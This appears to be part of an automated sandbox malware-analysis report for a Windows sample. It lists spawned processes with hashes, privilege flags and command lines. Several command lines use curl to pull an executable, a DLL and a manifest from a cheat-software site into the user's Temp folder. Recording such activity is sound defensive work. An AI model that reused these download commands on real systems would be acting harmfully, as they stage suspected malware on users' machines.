Commandline:	curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe.manifest -o "C:\Users\user\AppData\Local\Temp\flexteam.exe.manifest"
Imagebase:	0x7ff69f240000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 4700 Parent PID: 7104

General

Start time:	02:47:07
Start date:	15/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" /C curl -L https://sincheats.com/gas/PS4SAVEWIZARD.dll -o "C:\Users\user\AppData\Local\Temp\flexteam.dll
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 2228 Parent PID: 4700

General

Start time:	02:47:08
Start date:	15/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: curl.exe PID: 6508 Parent PID: 4700

General

Start time:	02:47:08
Start date:	15/01/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl -L https://sincheats.com/gas/PS4SAVEWIZARD.dll -o "C:\Users\user\AppData\Local\Temp\flexteam.dll"
Imagebase:	0x7ff69f240000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 1380 Parent PID: 7104

General

Start time:	02:47:12
Start date:	15/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" /C curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe -o "C:\Users\user\AppData\Local\Temp\flexteam.exe
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5516 Parent PID: 1380

General

Start time:	02:47:13

Start date:	15/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: curl.exe PID: 6092 Parent PID: 1380

General

Start time:	02:47:13
Start date:	15/01/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe -o "C:\Users\user\AppData\Local\Temp\flexteam.exe"
Imagebase:	0x7ff69f240000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: dw20.exe PID: 5272 Parent PID: 7104

General

Start time:	02:47:15
Start date:	15/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\dw20.exe
Wow64 process (32bit):	false
Commandline:	dw20.exe -x -s 824
Imagebase:	0x10000000
File size:	43664 bytes
MD5 hash:	9B2D2AE232F2D0EFAEF9D5EB2509BE79
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly

Code Analysis